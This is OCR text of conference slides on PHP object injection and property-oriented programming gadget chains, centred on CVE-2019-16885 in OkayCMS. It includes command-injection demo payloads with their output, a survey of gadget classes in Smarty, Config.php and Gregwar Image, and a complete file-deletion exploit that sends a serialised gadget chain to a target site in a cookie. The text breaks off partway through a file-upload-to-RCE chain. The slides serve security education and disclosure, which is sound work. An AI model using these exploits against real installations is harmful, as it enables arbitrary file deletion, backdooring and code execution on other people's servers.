AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

CODE DIVING FOR POP CHAINS

Wolfgang Hotwagner

AUSTRIAN INSTITUTE OF TECHNOLOGY

WHOAMI

Cyberrange

Research Engineer

Wolfgang Hotwagner

Pentester

ÆCID

Linux Enthusiast

MOTIVATION

- CTF at 35c3
- I like reading code <3
- Many different payloads possible
- Finding payload sometimes difficult

Image-Source: https://pbs.twimg.com/media/CyR1cNgXcAET2jX.jpg

ROADMAP

- Introduction
- PHP Object Injection?
- Code Diving (as promised)
- More „Code Diving“
- File deletion
- File upload → RCE
- Demo

Google Maps says it all

Image-Source: https://me.me/i/kou-me-do-you-even-know-the-road-friend-yeah-13625206

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

INTRODUCTION

FINDING THE VULNERABILITY – TYPICALLY

Image-Source: https://i.imgflip.com/ubzka.jpg

FINDING THE VULNERABILITY – GRENADE STYLE

Smokey the bear would like to remind you...


Image-Source: https://me.me/i/forest-fire-leads-to-explosion-critical-installations-smokey-the-bear-15269498

15 MINUTES LATER...

https://github.com/OkayCMS/Okay/blob/master/view/ProductsView.php 110% github "unserialize($_COOKIE"

```
498                 return false;
499             }
500             $brand->categories = $this->categories->get_categories(array('brand_id'=>$brand->id, 'category_visible'=>1));
501             $this->design->assign('brand', $brand);
502             $filter['brand_id'] = $brand->id;
503         }
504
505         if ($f = $this->request->get("filter")) {
506             $filter['other_filter'] = $f;
507         }
508
509         if (!empty($this->category)) {
510             $this->design->assign('category', $this->category);
511             $filter['category_id'] = $this->category->children;
512         }
513
514         $price_filter = $this->reset_price_filter();
515         if (isset($_COOKIE['price_filter'])) {
516             $price_filter = unserialize($_COOKIE['price_filter']);
517         }
518
519         // Когда перешли на другой тип каталога, забываем диапазон цен
520         if ($price_filter['catalog_type'] != $this->catalog_type) {
521             $price_filter = $this->reset_price_filter();
522             $price_filter['catalog_type'] = $this->catalog_type;
523         }
524
525         if ($price_filter['catalog_type'] !== null) {
526             switch ($this->catalog_type) {
527                 case 'catalog':
528                     if ($price_filter['category_id'] != $this->category->id) {
529                         $price_filter = $this->reset_price_filter();
530                         $price_filter['category_id'] = $this->category->id;
531                         $price_filter['catalog_type'] = $this->catalog_type;
532                     }
533                     break;
534                 case 'brands':
```

OKAYCMS


https://www.demookay.com/en
Search
Hello, log in
Contact us
En
OKAYCMS
Home
Blog
Brands
Delivery
Payment
Contact
Акции
+380 44 290 3833
Catalog products
What are you looking for?
Home furniture
Smartphones
Gadgets
Kids toys
Товары для бизнеса
Одежда, обувь и украшения
Книги и канцтовары
Строительные инструменты
Товары для спорта
Красота и здоровье
PLAYSTATION 4 PRO 1TB BLACK + FIFA 20
When you purchase a PlayStation 4 PRO 1TB game console, you will receive FIFA 20 as a gift
Hits
View al
Top sales
-33.79 %
Акция
Хит продаж
Стівен Кінг
Стрілець

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

PHP OBJECT INJECTION

PHP OBJECT INJECTION

- Deserialization
- Attacker in control of serialized string
- Any loadable class




Image-Source: https://www.onlinewebfonts.com/icon/493513

DESERIALIZATION

- unserialize()
- File operations(file_exists(), unlink(), etc..)




Image-Source: https://www.onlinewebfonts.com/icon/493513

MAGIC METHODS

- __destruct()
- __call()
- __callStatic()
- __get()
- __set()
- __wakeup()
- __toString()
- etc..




Image-Source: https://www.onlinewebfonts.com/icon/493513

PROPERTY ORIENTED PROGRAMMING

- Object-Oriented-Programming
- Attacker in control of “properties”
- Chaining gadgets




Image-Source: https://www.onlinewebfonts.com/icon/493513

SIMPLE EXAMPLE

Vulnerable Code:

```
<?php
class  Something {
        private $var;
            public function __construct()
            {
                  $this->var = "somefile";
            }

            public function __destruct()
            {
                 $this->cleanup();
             }
        public function cleanup()
            {
                system("rm -rf /somedir/" . $this->var);
             }
}
$obj = unserialize($argv[1]);
?>
```

SIMPLE EXAMPLE

Prepare exploit:

```
<?php
class  Something {
        public $var;
}
$obj = new Something;
$obj->var = "nothing; echo hello world";
echo serialize($obj);
?>
```

SIMPLE EXAMPLE

Execute exploit:

```
# php vuln.php 'O:9:"Something":1:{s:3:"var";s:25:"nothing; echo hello world";}'
hello world

# php vuln.php ‘O:9:"Something":1:{s:3:"var";s:11:"nothing; id";}'
uid=1000(hw) gid=1000(hw)
groups=1000(hw),5(tty),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),1
09(netdev),111(bluetooth)
```


MORE “CHAIN-LIKE” EXAMPLE

```php
<?php
class Executor {
        private $var;
        public function __construct() {
                $this->var = "somefile";
        }
        public function run(){
                system("rm -rf /somedir/" . $this->var);
        }
}
class Cleaner {
        public function run() {
                echo "I refuse to clean up!";
        }
}

class  Something {
        private $foo;

          public function __construct() {
                $this->foo = new Cleaner;
          }

          public function __destruct() {
                $this->foo->run();
          }
}
```



MORE “CHAIN-LIKE” EXAMPLE

```
<?php
class Executor {
        public $var;
        public function __construct() {
                $this->var = "nofile; id";
        }
}

class  Something {
        public $foo;
        public function __construct(){
                $this->foo = new Executor();
        }
}

$obj = new Something;

echo serialize($obj);

?>
```

SIMPLE EXAMPLE

Execute exploit:

```
# php attack2.php
O:9:"Something":1:{s:3:"foo";O:8:"Executor":1:{s:3:"var";s:10:"nofile; id";}}

# php vuln2.php 'O:9:"Something":1:{s:3:"foo";O:8:"Executor":1:{s:3:"var";s:10:"nofile; id";}}'
uid=1000(hw) gid=1000(hw)
groups=1000(hw),5(tty),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),1
09(netdev),111(bluetooth)
```

THE CHAIN

2. Connect with Executor

```
<?php
class Executor {
        private $var = “none; id”;
        public function run(){
                system("rm -rf /somedir/" . $this->var);
        }
}
```

3. Prepare the payload

4. Execute payload

```
class  Something {
        private $foo;
        public function __destruct() {
                $this->foo->run();
          }
}
```

1. Start of the chain

CLASS AVAILABILITY

Composer is our friend!

Autoload for all classes in vendor/

Image-Source: https://getcomposer.org

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

OKAYCMS: CVE-2019-16885

Vulnerable Code

VIEW/PRODUCTSVIEW.PHP

```php
<?php
/* … */

$price_filter = $this->reset_price_filter();
    if (isset($_COOKIE['price_filter'])) {
        $price_filter = unserialize($_COOKIE['price_filter']);
    }

    if ($price_filter['catalog_type'] != $this->catalog_type) {
        $price_filter = $this->reset_price_filter();
        $price_filter['catalog_type'] = $this->catalog_type;
    }

    if ($price_filter['catalog_type'] !== null) {
        switch ($this->catalog_type) {
            case 'catalog':
                if ($price_filter['category_id'] != $this->category->id) {
                    $price_filter = $this->reset_price_filter();
                    $price_filter['category_id'] = $this->category->id;
                    $price_filter['catalog_type'] = $this->catalog_type;
                }
                break;
            case 'brands':
                if ($price_filter['brand_id'] != $brand->id) {
                    $price_filter = $this->reset_price_filter();
                    $price_filter['brand_id'] = $brand->id;
                    $price_filter['catalog_type'] = $this->catalog_type;
                }
                break;
        }
/* … */
```

Vulnerability

If-Statements And Switch-Statements

__toString() might work here

API/COMPARISON.PHP

Vulnerability

```php
<?php
/* … */
$items = !empty($_COOKIE['comparison']) ? unserialize($_COOKIE['comparison']) : array();
        if(!empty($items) && is_array($items)) {
            $products = array();
            $images_ids = array();
            foreach ($this->products->get_products(array('id'=>$items, 'visible'=>1)) as $p) {
                $products[$p->id] = $p;
                $images_ids[] = $p->main_image_id;
            }

/* … */
?>
```

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

FINDING USEFUL CLASSES

FINDING CLASSES WITH MAGIC METHODS

```
$ for i in `find . -name \*.php`; do grep 'function\ *__.*(' $i && echo $i; done
public function __construct() {
        public function __get($name) {
        public function __set($name, $value) {
        ./api/Config.php
        public function __construct() {
        public function __destruct() {
        …
        ...
        ...
```

Image-Source: https://all-free-download.com/free-vector/download/diver-vector-clip-art_6817130.html

CLASSES WITH MAGIC METHODS

83

Classes found

Image-Source: https://all-free-download.com/free-vector/download/diver-vector-clip-art_6817130.html

CLASSES WITH USEFUL MAGIC METHODS

22

Classes found

Image-Source: https://all-free-download.com/free-vector/download/diver-vector-clip-art_6817130.html

LOADABLE CLASSES WITH USEFUL MAGIC METHODS

17

Classes found

Image-Source: https://all-free-download.com/free-vector/download/diver-vector-clip-art_6817130.html

LOADABLE CLASSES WITH USEFUL MAGIC METHODS

./vendor/phpmailer/phpmailer/src/PHPMailer.php	public function __construct($exceptions = null) public function __destruct()
./api/FrontTranslations.php	public function __get($variable)
./vendor/mobiledetect/mobiledetectlib/Mobile_Detect.php	public function __construct(public function __call($name, $arguments)
./vendor/smarty/smarty/libs/Smarty.class.php	public function __construct() public function __destruct() public function __clone() public function __get($name) public function __set($name, $value) public function __toString() public function __toString()

./vendor/phpmailer/phpmailer/src/PHPMailer.php	public function __construct($exceptions = null) public function __destruct()
./api/FrontTranslations.php	public function __get($variable)
./vendor/mobiledetect/mobiledetectlib/Mobile_Detect.php	public function __construct(public function __call($name, $arguments)
./vendor/smarty/smarty/libs/Smarty.class.php	public function __construct() public function __destruct() public function __clone() public function __get($name) public function __set($name, $value) public function __toString() public function __toString()
./api/Okay.php	public function __construct() { public function __get($name) {

./api/Settings.php	public function __construct() {
	public function __get($param) {
	public function __set($param, $value) {

./api/Database.php	public function __construct() { public function __destruct()

./api/Config.php	public function __construct() {
	public function __get($name) {
	public function __set($name, $value) {

./vendor/gregwar/image/Gregwar/Image/Image.php	public function __construct($originalFile = null, $width = null, $height = null) public function __call($methodName, $args) public function __toString()
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_configfileparser	public function __construct($s, $m = array()) public function __toString() function __construct($lex, $compiler) { public function __destruct()
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_data.php	public function __construct ($_parent = null, $smarty = null) public function __construct($value = null, $nocache = false, $scope = Smarty::SCOPE_LOCAL) public function __toString() public function __get($name) public function __toString()
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_config.php	public function __construct($config_resource, $smarty, $data = null) public function __set($property_name, $value) public function __get($property_name)
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_templatebase.p	public function __call($name, $args)
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_templateparser.	public function __construct($s, $m = array()) public function __toString() function __construct($lex, $compiler) { public function __destruct()
./vendor/smarty/smarty/libs/sysplugins/smarty_resource.php	public function __construct(Smarty_Resource $handler, Smarty $smarty, $resource, $type, $name, $ur public function __set($property_name, $value) public function __get($property_name) public function __construct(Smarty_Template_Source $source)
./vendor/smarty/smarty/libs/sysplugins/smarty_config_source.php	public function __construct(Smarty_Resource $handler, Smarty $smarty, $resource, $type, $name, $ur public function __set($property_name, $value) public function __get($property_name)
./vendor/smarty/smarty/libs/sysplugins/smarty_internal_template.php	public function __construct($template_resource, $smarty, $_parent = null, $_cache_id = null, $_compile public function __set($property_name, $value) -> $this->smarty->$property_name = $value; public function __get($property_name) public function __destruct() -> $this->cached->handler->releaseLock($this->smarty, $this->cached)

LETS INSPECT SOME GADGETS

Image-Source: https://techpoint.africa/wp-content/uploads/2015/02/inspector_gadget.jpg

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

INTERESTING GADGETS

..but dead ends.

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

CODE DIVING

smarty/smarty_internal_templatebase.php

SMARTY_INTERNAL_TEMPLATEBASE

$foo->bar→name(args..)

```
<?php

    public function __call($name, $args)
    {
        static $_prefixes = array('set' => true, 'get' => true);
        static $_resolved_property_name = array();
        static $_resolved_property_source = array();

        // method of Smarty object?
        if (method_exists($this->smarty, $name)) {
            return call_user_func_array(array($this->smarty, $name), $args);
        }
```

Executes a method from $smarty with the given args

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

CODE DIVING

api/Config.php

API/CONFIG.PHP

$var→obj→name = ‘evil php-code’;

```
<?php

public function __set($name, $value) {
        if(isset($this->vars[$name]) || isset($this->local_vars[$name])) {

            if (isset($this->local_vars[$name])) {
                $config_file = $this->config_local_file;
            } else {
                $config_file = $this->config_file;
            }

            $conf = file_get_contents(dirname(dirname(__FILE__)).'/'.$config_file);
            $conf = preg_replace("/".$name."\s*=.*\n/i", $name.' = '.$value."\r\n", $conf);
            $cf = fopen(dirname(dirname(__FILE__)).'/'.$config_file, 'w');
            fwrite($cf, $conf);
            fclose($cf);
            $this->vars[$name] = $value;
        }
    }
```

Rewrite any file (backdooring)

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

CODE DIVING

api/Okay.php

API/OKAY.PHP

```php
<?php

public function __get($name) {

    if(isset(self::$objects[$name])) {
        return(self::$objects[$name]);
    }

    if(!array_key_exists($name, $this->classes)) {
        return null;
    }

    $class = $this->classes[$name];

    include_once(dirname(__FILE__).'/'.$class.'.php');

    self::$objects[$name] = new $class();

    return self::$objects[$name];
}
```

$var = $obj→name;

Loads any php file

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

CODE DIVING

api/Settings.php

API/SETTINGS.PHP

$var→obj→name = ‘new_value’;

```
<?php
   public function __set($param, $value) {
      if (!empty($this->vars['admin_theme']) && $param == 'theme' && $value == $this-
>vars['admin_theme']) {
         $this->vars[$param] = $value;
         return;
      }

      if (isset($this->vars_lang[$param])) {
         return;
      }
      $this->vars[$param] = $value;
      if(is_array($value)) {
         $value = serialize($value);
      } else {
         $value = (string) $value;
      }
      $this->db->query('SELECT count(*) as count FROM __settings WHERE param=?', $param);
      if($this->db->result('count')>0) {
         $this->db->query('UPDATE __settings SET value=? WHERE param=?', $value, $param);
      } else {
         $this->db->query('INSERT INTO __settings SET value=?, param=?', $value, $param);
      }
   }
```

Modify settings in database

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

ARBITRARY FILE DELETE

This actually works :)

SMARTY_INTERNAL_TEMPLATE.PHP

We can call releaseLock()

```
<?php
public function __destruct()
{
    if($this→smarty→cache_locking && isset($this→cached) && $this→cached→is_locked)
{
        $this→cached→handler→releaseLock($this→smarty, $this->cached);
    }
}
```

SMARTY_INTERNAL_CACHERESOURCE_FILE.PHP

```
<?php
public function releaseLock(Smarty $smarty, Smarty_Template_Cached
$cached)
{
        $cached->is_locked = false;
        @unlink($cached->lock_id);
}
```

Arbitrary file deletion

Could be a door opener!

FILEDELETE-EXPLOIT.PHP

```php
<?php
class Smarty_Internal_CacheResource_File {
        public function releaseLock(Smarty $smarty, Smarty_Template_Cached $cached) {
            $cached->is_locked = false;
            @unlink($cached->lock_id);
        }
}

class Smarty_Template_Cached {
    public $handler = null;
    public $is_locked = true;
    public $lock_id = "";

    public function __construct() {
        $this->lock_id = $GLOBALS['file'];
        $this->handler = new Smarty_Internal_CacheResource_File;
    }
}

class Smarty {
    public $cache_locking = true;
}

class Smarty_Internal_Template  {
    public $smarty = null;
    public $cached = null;

    public function __construct() {
        $this->smarty = new Smarty;
        $this->cached = new Smarty_Template_Cached;
    }

    public function __destruct() {
        if ($this->smarty->cache_locking && isset($this->cached) && $this->cached->is_locked) {
            $this->cached->handler->releaseLock($this->smarty, $this->cached);
        }
    }
}
```

FILEDELETE-EXPLOIT.PHP

```php
/* … */
$obj = new Smarty_Internal_Template();
$serialized = serialize($obj);
$un = unserialize($serialized);

$headers = [
  'Accept-Language: en-US,en;q=0.5',
  "Referer: $url/en/catalog/myagkie-igrushki",
  'Cookie: ' . 'price_filter=' . urlencode($serialized) . ';'
];

$curl = curl_init();
curl_setopt_array($curl, [
    CURLOPT_HTTPHEADER => $headers,
    CURLOPT_RETURNTRANSFER => true,
    CURLOPT_URL => "$url/en/catalog/myagkie-igrushki/sort-price",
    CURLOPT_USERAGENT => 'Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0'
]);
$resp = curl_exec($curl);
if(curl_error($curl)) {
   print curl_error($curl);
}
curl_close($curl);
print $resp;
?>
```

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

FILE UPLOAD CHAIN

Using the Gregwar-component

GREGWAR/IMAGE.PHP

We start with __toString()

```
class Image{
/* … */
 public function __toString()
 {
     return $this->guess();
 }
 public function guess($quality = 80)
 {
     return $this->cacheFile('guess', $quality);
 }
 public function cacheFile($type = 'jpg', $quality = 80, $actual = false)
   {
     if ($type == 'guess') {
         $type = $this->guessType();
     }

     if (!count($this->operations) && $type == $this->guessType() && !$this->forceCache) {
         return $this->getFilename($this->getFilePath());
     }

     $this->hash = $this->getHash($type, $quality);
     $cacheFile = '';
     if (!$this->prettyName || $this->prettyPrefix) {
         $cacheFile .= $this->hash;
     }
```

GREGWAR/IMAGE.PHP

```
class Image{
/* … */
 public function cacheFile($type = 'jpg', $quality = 80, $actual = false) {
/* … */
if ($this->prettyPrefix) {
            $cacheFile .= '-';
        }

        if ($this->prettyName) {
            $cacheFile .= $this->prettyName;
        }

        $cacheFile .= '.'.$type;

        $image = $this;
        $conditions = array(
            'younger-than' => $this->getDependencies(),
        );

        $generate = function ($target) use ($image, $type, $quality) {
            $result = $image->save($target, $type, $quality);

            if ($result != $target) {
                throw new GenerationError($result);
            }
        };
```

Prepares a function for later

GREGWAR/IMAGE.PHP

```
class Image{
/* … */
 public function cacheFile($type = 'jpg', $quality = 80, $actual = false) {
/* … */
try {
        $file = $this->getCacheSystem()->getOrCreateFile($cacheFile, $conditions, $generate,
$actual);
}
```

Calls getOrCreateFile

Recently prepared function as argument

GREGWAR/CACHE.PHP

```
class Cache{
/* … */
public function getOrCreate($filename, array $conditions = array(), $function, $file = false,
$actual = false)
   {
      if (!is_callable($function)) {
         throw new \InvalidArgumentException('The argument $function should be callable');
      }
      $cacheFile = $this->getCacheFile($filename, true, true);
      $data = null;

      if (!$this->check($filename, $conditions)) {
         if(file_exists($cacheFile)) {
            unlink($cacheFile);
         }
         $data = call_user_func($function, $cacheFile);

         // Test if the closure wrote the file or if it returned the data
         if (!file_exists($cacheFile)) {
            $this->set($filename, $data);
         } else {
            $data = file_get_contents($cacheFile);
         }
      }
      return $file ? $this->getCacheFile($filename, $actual) : file_get_contents($cacheFile);
   }
```

Executes the prepared “save()”-function

GREGWAR/IMAGE.PHP

```
class Image{
/* … */
    public function save($file, $type = 'guess', $quality = 80)
    {
        if ($file) {
            $directory = dirname($file);

            if (!is_dir($directory)) {
                @mkdir($directory, 0777, true);
            }
        }
        if (is_int($type)) {
            $quality = $type;
            $type = 'jpeg';
        }
        if ($type == 'guess') {
            $type = $this->guessType();
        }
        if (!isset(self::$types[$type])) {
            throw new \InvalidArgumentException('Given type ('.$type.') is not valid');
        }
        $type = self::$types[$type];
        try {
            $this->init();
            $this->applyOperations();
```

Showstopper if $type is not valid

applyOperations() sounds promising

GREGWAR/IMAGE.PHP

```php
<?php
class Image{
/* … */
public function init()
    {
        $this->getAdapter()->init();
    }

    public function getAdapter()
    {
        if (null === $this->adapter)
            $this->setAdapter('gd');
        }

        return $this->adapter;
    }

    public function applyOperations()
    {
        foreach ($this->operations as $operation) {
            call_user_func_array(array($this->adapter, $operation[0]), $operation[1]);
        }
    }
```

Prepares the GD-Adapter

Executes functions of object “adapter”. Adapter must have init()

GREGWAR/ADAPTER/GD.PHP

```php
<?php
class GD extends Common{
/* … */
public function saveGif($file)
    {
